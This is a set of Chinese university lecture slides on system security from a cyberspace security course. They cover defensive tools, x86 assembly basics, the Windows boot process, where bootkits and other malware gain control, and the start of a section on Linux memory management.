  - 国家高技术发展（863）计划中设立了专门的重大项目，研究高可信软件生产工具及集成环境；
  - 国家重点基础研究发展（973）计划将可信软件的研究确定为重点发展方向，研究基于网络的复杂软件可信度和服务质量。

## 4. 恶意软件检测与查杀

- 反病毒软件主要用来对外来的恶意软件进行检测。
  - 通常采用病毒特征值检测、虚拟机、启发式扫描、主动防御、云查杀等等几种方法来对病毒进行检测。
  
- 恶意软件是系统安全的一个主要安全威胁来源，针对系统的外来入侵通常都离不开外来恶意软件的支撑。

# 5. 黑客攻击防护

- 防火墙
  - 网络、主机防火墙
- 入侵检测系统IDS
- 入侵防护系统IPS
  - 基于网络、基于主机（HIPS）
- 基于主机的漏洞攻击阻断技术
  - EMET: [Microsoft's Enhanced Mitigation Experience Toolkit](#)

# 6. 虚拟隔离等

## □虚拟机（如VMware）

### ■隔离风险

□用户可以通过在不同的虚拟机中分别进行相关活动（如上网浏览、游戏或网银等重要系统登陆），从而可以将危险行为隔离在不同的系统范围之内，保障敏感行为操作的安全性。

## □沙箱，也叫沙盘或沙盒（如SandBox）

### ■隔离风险


■通常用于运行一些疑似危险样本，从而可以隔离安全威胁，也可以用于恶意软件分析。

上述是目前主要的措施，还有很多...

- 软件行为审计
- 冗余软件机制
- 拟态软件
- ...


# 信息系统安全间存在必要性

- 攻防对抗
  - 黑客无所不在
  - 攻击者与防御者之间的差异性
- 漏洞无处不在
  - 硬件缺陷
    - 温度、湿度、电磁干扰等
  - 软件缺陷
    - 网络和通信协议的脆弱性
    - 信息系统的脆弱性
      - 每千行代码存在2-3个BUG



# 课后思考

- Safety与Security的区别是什么？
- 系统安全问题为何日益严重？为什么说软件系统一定是不安全的？
- 系统安全防护手段有哪些？它们各自从哪些角度来保障系统安全？



网络空间安全学院




# 2.1 x86 汇编语言基础

网络空间安全学院 慕冬亮

Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 计算机体系架构



# x86 汇编基础知识回顾

汇编语言是最简单的编程语言，因为需要CPU来理解并执行  
汇编指令由操作码和操作数组成，如 `add rax, 0x10`

- 操作码由助记符来说明具体功能
- 操作数有三种形式：
  - 立即数，`0x12345678`
  - 寄存器，`al/ah/ax/eax/rax`
  - 内存，`[0x32]`, `[rax]`, `[rax+4]`, `[rax+rbx]`, `[rax+rbx*2+0x4]`

此处关键是大家有能力阅读汇编代码及编写部分汇编片段

# x86重要汇编指令

## 传送指令

- mov/xchg/lea
- push/pop

## 算数运算类指令

- add/sub/mul/div/
- inc/dec/neg/cmp

## 位操作指令

- not/and/or/test
- ror/rol

## 字符串操作指令

- movs/cmps/scas

## 控制转移类指令



- jmp/jcc
- call/ret
- loop

## 处理器控制类指令

- cli/cld/std/sti

.....


# 汇编程序设计之分支结构



; 计算AX的绝对值

```
cmp ax,0 ;注意cmp指令影响的符号位  
jns nonneg ;分支条件: AX≥0  
neg ax ;条件不满足, 求补  
nonneg: mov result,ax ;条件满足
```

# 汇编程序设计之循环结构



```
sum dw ?  
;代码段  
xor ax,ax ;被加数AX清0  
mov cx,100  
again: add ax,cx  
;从100,99,...,2,1倒序累加  
loop again  
mov sum,ax ;累加和送入指定单元
```


# x86\_64 vs x86\_32

- x86\_64 拥有更多的通用寄存器
  - RAX - RDX vs EAX - EDX
  - RSI/RDI vs ESI/EDI
  - RBP/RSP vs EBP/ESP
  - R8 - R15 (x86\_64 独有)
- x86\_32 调用规范
  - 函数参数按照从右向左压到栈中
- x86\_64 调用规范
  - 前六个参数: RDI, RSI, RDX, RCX, R8, R9
  - 与 x86\_32 相同, 后面的参数按照自右向左依次压到栈中

# x86\_64 寄存器

64位寄存器	32位子寄存器	16位子寄存器	8位子寄存器
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

# 大端存储 vs 小端存储



- 大端：指数据的低位保存在内存的高地址中，数据的高位保存在 内存的低地址中
- 小端：指数据的低位保存在内存的低地址中，数据的高位保存在 内存的高地址中

# x86处理器的工作模式

- x86处理器支持**3**种工作模式：实模式、保护模式和**虚拟8086**模式
  - 实模式和虚拟8086模式是为了向下兼容8086处理器的程序而设计。

# 实模式

- 80x86处理器在复位或加电时是以实模式启动的。
- 寻址方式：20位寻址（段+偏移），1M空间。
- 不能对内存进行分页管理。
- 不支持优先级，所有的指令相当于工作在特权级(优先级0)。
- 切换到保护模式：通过在实模式下初始化控制寄存器，GDTR，LDTR等管理寄存器以及页表，然后再置位CR0寄存器的保护模式使能位（PE：Protected-Mode Enable，第0位）。

# 保护模式


- 是80x86处理器的常态工作模式；
- 32位处理器支持32位寻址，物理寻址空间达4G。
- 支持内存分页机制，提供了对虚拟内存的良好支持；
- 支持优先级机制，根据任务特性进行了运行环境隔离；
- 切换到实模式：通过修改控制寄存器CR0的PE位（Protected-Mode Enable，第0位），切换到实模式。

# 虚拟8086模式

- 为了在保护模式下兼容8086程序而设置的。
- 虚拟8086模式是以任务的形式在保护模式上执行的，在80X86上可以同时支持多个真正的80X86任务和虚拟8086模式构成的任务。
- 支持任务切换和内存分页。
  - 操作系统用分页机制将不同的虚拟8086任务的地址空间映射到不同的物理地址上面去，使得每个虚拟8086任务看来都认为自己在使用0~1MB的地址空间。

# 三种工作模式关系

## Intel80X86处理器三种工作模式关系：





华中科技大学  
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院



## 2.2 系统引导与控制权

网络空间安全学院 慕冬亮

Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

## 2.2 系统引导与控制权

- 系统引导与恶意软件有何关系？

恶意软件如何再次获得控制权？


自身被结  
束之后

操作系统  
重启之后

操作系统  
重装之后

硬盘更换  
之后。 . .

## 2.2 计算机系统引导过程



BIOS(Basic Input/Output System): 基本输入输出系统

MBR(Master Boot Record): 主启动记录

PBR(Partition Boot Record): 分区引导程序

NTLDR(NT Loader): Windows NT启动引导程序

# BIOS: Basic Input and Output System

- “基本输入输出系统”，存储在主板BIOS Flash（或ROM）芯片。
- 为计算机提供最底层的、最直接的硬件设置和控制。



# BIOS的自检与初始化工作

- 任务：检测系统中的一些关键设备（如内存和显卡等）是否存在和能否正常工作，进行初始化，并将控制权交给后续引导程序。
  - 显卡及其他相关设备初始化。
  - 显示系统BIOS启动画面，其中包括有系统BIOS的类型、序列号和版本号等内容。
  - 检测CPU的类型和工作频率，内存容量、并将检测结果显示在屏幕上。
  - 检测系统中安装的一些标准硬件设备及即插即用设备，这些设备包括：硬盘、CD—ROM、软驱、串行接口和并行接口等。
  - 根据用户指定的启动顺序从软盘、硬盘或光驱启动。
    - 如果从硬盘启动，则将控制权交给硬盘主引导程序。

# 系统自检




# 硬盘主引导程序

- 所在位置：
  - MBR (Master Boot Record) 硬盘第一个扇区。
- 主要功能：
  - 通过主分区表中定位活动分区
  - 装载活动分区的引导程序，并移交控制权。


# 活动分区引导程序

- 所在位置:
  - DBR (DOS Boot Record) , 或称OBR (OS Boot Record) , 或称分区引导记录 (PBR, Partition Boot Record)
  - 分区的第一个扇区
- 功能:
  - 加载操作系统**引导程序**
    - 如Windows XP系统的NTLDR



# 操作系统引导—以Windows NTLDER为例

- 将处理器从16位内存模式拓展为32位（64位）内存模式
- 启动小型文件系统驱动，以识别FAT32和NTFS文件系统
- 读取boot.ini，进行多操作系统选择（或hiberfil.sys恢复休眠）
- 检测和配置硬件（NT或XP系统，则运行NTDETECT.COM，其将硬件信息提交给NTLDR，写入“HKEY\_LOCAL\_MACHINE”中的Hardware中）



```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="我的Windows 2000服务器系统" /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Advanced Server" /fastdetect
C:\CMDCONS\BOOTSECT.DAT="Microsoft Windows XP Recovery Console"
/cmdcons
```

# 系统内核加载

- NTLDL加载内核程序NTOSKRNL.EXE以及硬件抽象层HAL.dll等。
- 读取并加载HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet下指定的驱动程序。
- NTLDL将把控制权传递给NTOSKRNL.EXE，至此引导过程将结束。

# Windows系统装载

1. 创建系统环境变量
2. 启动win32.sys（Windows子系统的内核模式部分）。
3. 启动csrss.exe（Windows子系统的用户模式部分）。
4. 启动winlogon.exe等

屏幕显示： Windows logo 界面和进度条



# Windows系统装载—登陆阶段

1. 启动需要自动启动的Windows服务
2. 启动本地安全认证Lsass.exe
3. 显示登录界面等



# Windows登陆之后

- 系统启动当前用户环境下的自启动项程序
  - 注册表特定键值
  - 特定目录（如**startup**）等
- 用户触发和执行各类应用程序
  - 如IE、QQ、Office等

# Windows系统引导过程

1. 加电，主板BIOS自检程序开始运行
2. 硬盘主引导记录被装入内存，主引导程序开始执行
3. 活动分区的引导扇区被装入内存并执行，NTLDR从引导扇区被装入并初始化
4. NTLDR将处理器的从16位实模式改为32位平滑内存模式
5. NTLDR加载小文件系统驱动程序。
6. NTLDR读boot.ini文件，用户选择操作系统。
7. NTLDR装载所选操作系统
8. Ntdetect.com 搜索计算机硬件并将列表传送给NTLDR，以便将这些信息写进\HKEY\_LOCAL\_MACHINE\HARDWARE中。
9. NTLDR装载Ntoskrnl.exe, Hal.dll和系统信息集合。
10. Ntldr搜索系统信息集合，并装载设备驱动。
11. Ntldr把控制权交给Ntoskrnl.exe，这时，启动引导程序结束
12. Windows开始装载
13. 执行驱动程序及服务
14. 系统执行自启动程序
15. 用户触发执行程序

# 系统引导与恶意软件的关联

- 系统引导与恶意软件有何关系?
  - 恶意软件在植入系统之后，如何再次获得控制权?
    - 在计算机系统引导阶段获得控制权
      - Bootkit: BIOS木马、MBR木马等，可用于长期驻留在系统；早期的DOS引导区病毒等。
      - CIH病毒
    - 在操作系统启动阶段获得控制权
      - 最常见的恶意软件启动方法，多见于独立的恶意软件程序。
    - 在应用程序执行阶段获得控制权
      - 最常见的文件感染型病毒启动方法。



## 2.3 Linux系统内存管理

网络空间安全学院 慕冬亮  
Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 为什么需要内存管理？

- 早期程序直接运行于物理内存，直接利用物理内存进行寻址
- 然而，对于多任务系统，其中存在很多问题：
  - 地址空间不隔离。所有的程序都直接访问物理地址，可直接更改内容
  - 内存使用缺乏有效管理机制，效率低下
  - 程序运行地址不确定

